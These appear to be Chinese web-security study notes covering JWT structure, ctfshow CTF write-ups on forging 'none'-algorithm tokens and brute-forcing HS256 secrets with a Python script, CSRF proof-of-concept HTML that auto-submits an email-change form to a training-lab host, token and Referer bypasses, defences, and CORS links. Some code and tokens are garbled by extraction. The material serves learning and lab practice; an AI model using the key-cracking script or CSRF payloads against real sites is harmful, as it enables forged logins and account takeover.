Json web token (JWT)，是为了在网络应用环境间传递声明而执行的一种基于JSON的开放标准 ([\(RFC 7519\)](#))。该token被设计为紧凑且安全的，特别适用于分布式站点的单点登录 (SSO) 场景。JWT的声明一般被用来在身份提供者和服务提供者间传递被认证的用户身份信息，以便于从资源服务器获取资源，也可以增加一些额外的其它业务逻辑所必须的声明信息，该token也可直接被用于认证，也可被加密。

认证流程

- 首先，前端通过Web表单将自己的用户名和密码发送到后端的接口，这个过程一般是一个 `POST` 请求。建议的方式是通过SSL加密的传输(HTTPS)，从而避免敏感信息被嗅探
- 后端核对用户名和密码成功后，将包含用户信息的数据作为JWT的Payload，将其与JWT Header分别进行Base64编码拼接后签名，形成一个 `JWT Token`，形成的 `JWT Token` 就是一个如同 `ll.l.zzz.xxx` 的字符串
- 后端将 `JWT Token` 字符串作为登录成功的结果返回给前端。前端可以将返回的结果保存在浏览器中，退出登录时删除保存的 `JWT Token` 即可
- 前端在每次请求时将 `JWT Token` 放入HTTP请求头中的 `Authorization` 属性中(解决XSS和CSRF问题)
- 后端检查前端传过来的 `JWT Token`，验证其有效性，比如检查签名是否正确、是否过期、token的接收方是否是自己等等
- 验证通过后，后端解析出 `JWT Token` 中包含的用户信息，进行其他逻辑操作(一般是根据用户信息得到权限等)，返回结果

组成

JWT是由三段信息构成的，将这三段信息文本用 `.` 链接一起就构成了Jwt字符串。就像这样：

```
JWTString = Base64/Header).Base64/Payload).HMACSHA256(base64UrlEncode(header) + "."
+ base64UrlEncode(payload), secret)
```

```
1) eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.2) eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZS
I6IkpvaG4gRG9lIiwiYWRtaW4iOnRydWV9.3) TJVA950rM7E2cBab30RMHrHDcEfjoYZgeFONF
h7HgQ
```

1)头部 header

jwt的头部承载两部分信息：

- `typ` 表示令牌的类型，统一写为`jwt`
- `alg` 表示签名使用的算法， 默认为`HMAC SHA256`

完整的头部就像下面这样的JSON：

```
1 ▾ {  
2     'typ': 'JWT',  
3     'alg': 'HS256'  
4 }
```

Bash | 复制代码

然后将头部进行base64编码,构成了第一部分

```
1 eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9
```

Plain Text | 复制代码

2)载荷 Payload

有效载荷部分，是JWT的主体内容部分，也是一个JSON对象，包含需要传递的数据。

JWT指定七个默认字段供选择：

- **sub**: 主题
- **iss**: 签发者
- **aud**: 接收者
- **iat**: 签发时间
- **exp**: 过期时间，这个过期时间必须要大于签发时间
- **nbf**: 在此时间之前该jwt都是不可用的.
- **jti**: jwt的唯一身份标识，主要用来作为一次性token,从而回避重放攻击。

定义一个payload:

```
1 ▾ {  
2     "sub": "hello world",  
3     "name": "M H",  
4     "admin": true  
5 }
```

JSON | 复制代码

然后将其进行base64加密，得到Jwt的第二部分。

Plain Text | 复制代码

```
1 eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvG4gRG9lIiwiYWRtaW4iOnRydWV9
```

请注意， 默认情况下JWT是未加密的， 因为只是采用base64算法， 拿到JWT字符串后可以转换回原本的JSON数据， 任何人都可以解读其内容， 因此不要构建隐私信息字段， 比如用户的密码一定不能保存到JWT中， 以防止信息泄露。JWT只是适合在网络中传输一些非敏感的信息

3) 签证 Signature

对上面两部分数据签名以确保数据不会被篡改。

这个部分需要base64编码后的header和payload 使用 . 连接组成的字符串， 然后使用header中指定的签名算法生成签名。

C# | 复制代码

```
1 // javascript
2 var encodedString = base64UrlEncode(header) + '.' + base64UrlEncode(payload)
3 //指定一个secret 密钥 该密码仅为保存在服务器中且不向用户公开
4 var signature = HMACSHA256(encodedString, 'secret');
5 // TJVA950rM7E2cBab30RMHrHDcEfjoYZgeFONFh7HgQ
```

注意JWT每部分的作用，在服务端接收到客户端发送过来的JWT token之后：

- header 和 payload 可以直接利用base64解码出原文， 从 header 中获取哈希签名的算法， 从 payload 中获取有效数据
- signature 由于使用了不可逆的加密算法， 无法解码出原文， 它的作用是校验token有没有被篡改。服务端获取 header 中的加密算法之后， 利用该算法加上 secretKey 对 header 、 payload 进行加密， 比对加密后的数据和客户端发送过来的是否一致。注意 secretKey 只能保存在服务端， 而且对于不同的加密算法其含义有所不同， 一般对于MD5类型的摘要加密算法， secretKey 实际上代表的是盐值

用自己的话理解就是 jwt其实是一种带签名的token， 数据存放在payload中， 但是仅仅做了base64编码并没有进行加密， 实际上还是明文传输， 不建议传输隐私数据， 但可以防止攻击者利用token伪造身份信息， 因为不知道密钥， 所以就算攻击者截获了jwt， 伪造信息后和原本签证不一样， 无法成功绕过验证。

ctfshow

web345

抓包发现

```
auth=eyJhbGciOiJOb25IiwidHlwIjoiand0In0.W3siaXNzIjoiYWRtaW4iLCJpYXQiOjE2NDQ4MjMxNjcsImV4cCI6MTY0NDgzMDM2NyibmJmljoxNjQ0ODIzMjY3LCJzdWIiOiJ1c2VylwianRpIjoiYTcyMTQwMGU5OTA3MmE5NTZhNjdjNGZkY2QwZDAxOTIifV0
```

只有一个。说明是header里应该是没有进行加密的none

直接base64解码

```
{
  "alg" : "None",
  "typ" : "jwt"
}
```

```
[{"iss":"admin","iat":1644823298,"exp":1644830498,"nbf":1644823298,"sub":"user","jti":"eefa819f2e4f7813fbb84e602bcf4d06"}]
```

只用把user改成admin就可以

这里有个坑

因为他总是重定向，导致访问/admin的时候还是访问的index.php 很烦

新姿势

<https://xxx.xx/admin> -- 访问admin这个文件(夹)

<https://xxx.xx/admin/> --admin目录的index.php/asp/jsp

在 HTTP 传输过程中，Base64 编码中的"="，“+”，“/”等特殊符号通过 URL 解码通常容易产生歧义，因此产生了与 URL 兼容的 Base64 URL 编码

web346

和上道题大同小异，加了个hs256加密

就是很疑惑大家都是怎么猜到123456这个密钥的？

还能这样？

web347

上脚本

```

1
2 import jwt
3 import json
4
5
6 def runblasting(path,jwt_str,alg):
7     if alg == "none":
8         alg = "HS256"
9     with open(path,encoding='utf-8') as f:
10        for line in f:
11            key_ = line.strip()
12            print('                 use '+key_)
13        try:
14            jwt.decode(jwt_str,verify=True,key=key_,algorithms=alg)
15            print('found key! --> ' + key_)
16            break
17        except(jwt.exceptions.ExpiredSignatureError, jwt.exceptions.InvalidAudienceError, jwt.exceptions.InvalidIssuedAtError, jwt.exceptions.InvalidIssuedAtError, jwt.exceptions.ImmatureSignatureError):
18            print('found key! --> ' + key_)
19            break
20        except(jwt.exceptions.InvalidSignatureError):
21            continue
22        else:
23            print("key not found!")
24
25 if __name__ == '__main__':
26     runblasting('keys.txt','eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3Mi0iJhZG1pbisImlhdCI6MTY0NDY3OTEwMSwiZXhwIjoxNjQ0Njg2MzAxLCJuYmYi0jE2NDQ2NzkxMDEsInN1YiI6InVzZXIiLCJqdGkiOiJjNDViNmMxZWVhMTU4YjY2OTQ5MmFmMTVkYTQ4MWVmNCJ9.XzIvr1De1LZyUD3So1W5CYC2PmEijcN0hrRnaLpgoa0','HS256')

```

爆破工具以及安装方法：

git clone "<https://github.com/brendan-rius/c-jwt-cracker>"

apt-get install libssl-dev

make

csrf

CSRF

Cross-site request forgery 跨站请求伪造(客户端)

跨站请求伪造攻击，简单地说，攻击者利用受害者尚未失效的身份认证信息（cookie、会话等），诱骗其点击恶意链接或者访问包含攻击代码的页面，在受害者不知情的情况下以受害者的身份向服务器发送请求，从而完成非法攻击。这利用了web中用户身份认证的一个漏洞：简单的身份验证只能保证请求发自某个用户的浏览器，却不能保证请求本身是用户自愿发出的。

漏洞原理

```
Plain Text | 复制代码

1 1. 受害者打开浏览器，访问受信任网站A，输入用户名和密码请求登录网站A;
2
3 2. 在用户信息用过验证后，网站A产生Cookie信息并返回给浏览器，此时用户登录网站A成功，可以正
常发送请求到网站A;
4
5 3. 受害者未退出网站A之前，在同一浏览器中打开一个TAB页访问黑客网站H
6
7 4. 网站H接受到受害者请求后，返回一些攻击性代码，并发出一个请求要求访问第三方站点A;
8
9 5. 浏览器在接收到这些攻击性代码后，根据网站H的请求，在受害者不知情的情况下携带Cookie信
息，向网站A发出请求。网站A并不知道该请求其实是由H发起的，所以会根据受害者的Cookie信息以
受害者权限处理该请求，导致来自网站H的恶意代码被执行。
```

要使 CSRF 攻击成为可能，必须具备三个关键条件：

- **一个相关的动作。** 应用程序中存在攻击者有理由诱导的操作。这可能是特权操作（例如修改其他用户的权限）或对用户特定数据的任何操作（例如更改用户自己的密码）。
- **基于 Cookie 的会话处理。** 执行该操作涉及发出一个或多个 HTTP 请求，并且应用程序仅依赖会话 cookie 来识别发出请求的用户。没有其他机制可用于跟踪会话或验证用户请求。

- 没有不可预测的请求参数。 执行该操作的请求不包含攻击者无法确定或猜测其值的任何参数。 例如，当导致用户更改密码时，如果攻击者需要知道现有密码的值，则该功能不会受到攻击。

漏洞利用

Burpsuite Csrf Poc 生成器 (需要在本地自己调试一遍)

```
Plain Text | 复制代码

1 <html>
2   <!-- CSRF PoC – generated by Burp Suite Professional -->
3   <body>
4     <script>history.pushState('', '', '/')</script>
5     <form action="https://0aac000803ab6854c1d0545500530021.web-security-academy.net/my-account/change-email" method="POST">
6       <input type="hidden" name="email" value="mm&#64;mm&#46;com" />
7       <input type="submit" value="Submit request" />
8     </form>
9   </body>
10 </html>
```

但是由于一般用户不会自己点击提交 所以修改下代码使自动触发

```
Plain Text | 复制代码

1 <html>
2   <body>
3     <script>history.pushState('', '', '/')</script>
4     <form action="https://0aac000803ab6854c1d0545500530021.web-security-academy.net/my-account/change-email" method="POST">
5       <input type="hidden" name="email" value="mm&#64;mm&#46;com" />
6     </form>
7     <script>
8       document.forms[0].submit();
9     </script>
10    </body>
11  </html>
```

常见漏洞

CSRF token

在前面的示例中，假设应用程序现在在更改用户电子邮件的请求中包含一个 CSRF 令牌：

```
Plain Text | 复制代码

1 POST /email/change HTTP/1.1
2 Host: vulnerable-website.com
3 Content-Type: application/x-www-form-urlencoded
4 Content-Length: 68
5 Cookie: session=2yQIDcpia41WrATfjPqvm9t0kDvkMvLm
6
7 csrf=WfF1szMUHhiokx9AHFply5L2xA0fjRkE&email=wiener@normal-user.com
```

这应该可以防止 CSRF 攻击，因为它违反了 CSRF 漏洞的必要条件：应用程序不再仅仅依赖于 cookie 进行会话处理，并且请求包含一个攻击者无法确定其值的参数。然而，有多种方法可以打破防御，这意味着应用程序仍然容易受到 CSRF 的攻击。

①Csrf Token验证取决于请求方法

某些应用程序在请求使用 POST 方法时正确验证令牌，但在使用 GET 方法时跳过验证。

②CSRF 令牌的验证取决于令牌的存在

某些应用程序在令牌存在时正确验证令牌，但如果省略令牌则跳过验证。

③CSRF 令牌不绑定到用户会话

某些应用程序不会验证令牌与发出请求的用户是否属于同一会话。相反，应用程序维护它已发布的全局令牌池，并接受该池中出现的任何令牌。

在这种情况下，攻击者可以使用自己的帐户登录应用程序，获取有效令牌，然后在 CSRF 攻击中将该令牌提供给受害用户。

④CSRF 令牌绑定到非会话 cookie

在上述漏洞的一个变体中，一些应用程序确实将 CSRF 令牌绑定到一个 cookie，但没有绑定到用于跟踪会话的同一个 cookie。当应用程序使用两个不同的框架时，很容易发生这种情况，一个用于会话处理，一个用于 CSRF 保护，它们没有集成在一起：

```
1 POST /email/change HTTP/1.1
2 Host: vulnerable-website.com
3 Content-Type: application/x-www-form-urlencoded Content-Length: 68
4 Cookie: session=pSJYSScWKpmC60LpFOAHKixuFuM4uXWF; csrfKey=rZHChSzEp8dbI6atza
gGoSYyqJqTz5dv
5
6 csrf=RhV7yQD00xcq9gLEah2WVbmuFqy0q7tY&email=wiener@normal-user.com
```

这种情况更难利用，但仍然很脆弱。

如果网站包含任何允许攻击者在受害者的浏览器中设置cookie（即响应包存在Set-Cookie），则攻击是可能的。攻击者可以使用自己的帐户登录应用程序，获取有效的令牌和关联的 cookie，利用 cookie 设置行为将其 cookie 放入受害者的浏览器，并在 CSRF 攻击中将其令牌提供给受害者。

⑤CSRF 令牌只是在 cookie 中复制

在上述漏洞的进一步变体中，一些应用程序不维护已颁发令牌的任何服务器端记录，而是在 cookie 和请求参数中复制每个令牌。验证后续请求时，应用程序只需验证请求参数中提交的令牌与 cookie 中提交的值是否匹配。这有时被称为针对 CSRF 的“双重提交”防御，并且被提倡是因为它易于实现并且避免了对任何服务器端状态的需要：

```
1 POST /email/change HTTP/1.1 Host: vulnerable-website.com
2 Content-Type: application/x-www-form-urlencoded Content-Length: 68
3 Cookie: session=1DQGdzYb0JQzLP7460tfyiv3do7MjyPw; csrf=R8ov2YBfTYmzFyjit8o2h
KBuoIjXXVpa
4
5 csrf=R8ov2YBfTYmzFyjit8o2hKBuoIjXXVpa&email=wiener@normal-user.com
```

在这种情况下，如果网站包含任何 cookie 设置功能，攻击者可以再次执行 CSRF 攻击。在这里，攻击者不需要获取自己的有效令牌。他们只需发明一个令牌（可能是所需格式，如果正在检查的话），

利用 cookie 设置行为将他们的 cookie 放入受害者的浏览器，并在他们的 CSRF 攻击中将他们的令牌提供给受害者。

Referer

除了使用 CSRF 令牌的防御之外，一些应用程序还使用 HTTP `Referer` 标头尝试防御 CSRF 攻击，通常通过验证请求是否来自应用程序自己的域。这种方法通常不太有效，并且经常被绕过。

Referer 的验证取决于是否存在标头

一些应用程序验证 `Referer` 请求中存在标头，但如果省略标头则跳过验证。

在这种情况下，攻击者可以制作他们的 CSRF 漏洞，导致受害者用户的浏览器删除 `Referer` 结果请求中的标头。

有多种方法可以实现这一点，但最简单的方法是在承载 CSRF 攻击的 HTML 页面中使用 META 标记：
可以绕过Referer的验证

一些应用程序验证 `Referer` 以一种可以绕过的幼稚方式标头。例如，如果应用程序验证 `Referer` 从期望值开始，然后攻击者可以将其作为自己域的子域：

```
Plain Text | ⚡ 复制代码  
1 http://vulnerable-website.com.attacker-website.com/csrf-attack
```

同样，如果应用程序只是验证 `Referer` 包含自己的域名，然后攻击者可以将所需的值放在 URL 的其他位置：

```
Plain Text | ⚡ 复制代码  
1 http://attacker-website.com/csrf-attack?vulnerable-website.com
```

漏洞防御

CSRF有两个特点：

CSRF（通常）发生在第三方域名。

CSRF攻击者不能获取到Cookie等信息，只是使用。

▼

Plain Text

复制代码

- 1 1.验证HTTP Referer字段；
- 2 判断用户从哪个页面来，如果发现A银行的转账请求是来自B网站的，就应该拒绝执行
- 3
- 4 2.在请求地址中添加token并验证；
- 5
- 6 3.同源检测，即直接禁止外域（或者不受信任的域名）对我们发起请求

那为什么说Token可以防止CSRF攻击呢？

-----1.token 验证的规则是，服务器从请求体（POST）或者请求参数（GET）中获取设置的 token，然后和 Cookie 中的 token 进行比较，一致之后才执行请求。

而 CSRF 攻击只是借用了 Cookie，并不能获取 Cookie 中的信息，所以不能获取 Cookie 中的 token，也就不能在发送请求时在 POST 或者 GET 中设置 token，把请求发送到服务器端时，token 验证不通过，也就不会处理请求了。

-----2.token传递为被攻击站点击站内按钮，激活站内post传递参数，参数中存在token,token不会像 cookie一样被自动添加，必须激活站内按钮进行post传递csrf无法让被攻击站模拟出点击动作。

过滤绕过

若设置代码限制了http_referer 可以将伪造的页面名字取为目标ip名字 如 127.0.0.1.html

和XSS区别

最大的区别就是CSRF没有盗取用户的Cookie，而是直接的利用了浏览器的Cookie让用户去执行某个动作。

XSS是利用受信任的站点攻击客户端用户，CSRF是伪装成受信任的用户攻击受信任的站点。

CORS

同源策略相关知识<https://www.anquanke.com/post/id/86078>

同源策略相关概念细节<https://www.cnblogs.com/wudeyun/p/13296912.html>

XMLHttpRequest相关：<https://developer.mozilla.org/zh-CN/docs/Web/API/XMLHttpRequest>

关于CORS请求包过程中的一些细节：https://lightless.me/archives/review-SOP.html#_label2

CORS基础概念相关：<https://portswigger.net/web-security/cors>

CORS涉及到的所有概念细节：<https://developer.mozilla.org/en-US/docs/Web/HTTP/CORS>

CORS运行机制的细节：<https://portswigger.net/web-security/cors/access-control-allow-origin>

CORS漏洞挖掘方法：https://mp.weixin.qq.com/s/cUg9jUM_DkPrlaVmKghK4Q

CORS漏洞介绍及利用笔记：<https://portswigger.net/research/exploiting-cors-misconfigurations-for-bitcoins-and-bounties>

CORS漏洞利用思路：<https://www.geekboy.ninja/blog/exploiting-misconfigured-cors-cross-origin-resource-sharing/>

CORS漏洞高级利用方法相关知识：<https://www.freebuf.com/articles/web/204023.html>

CORS漏洞高级利用方法：<https://www.corben.io/advanced-cors-techniques/>

CORS漏洞高级利用案例：<https://www.corben.io/tricky-CORS/>

CORS漏洞防御方法https://blog.csdn.net/qq_43571759/article/details/105838128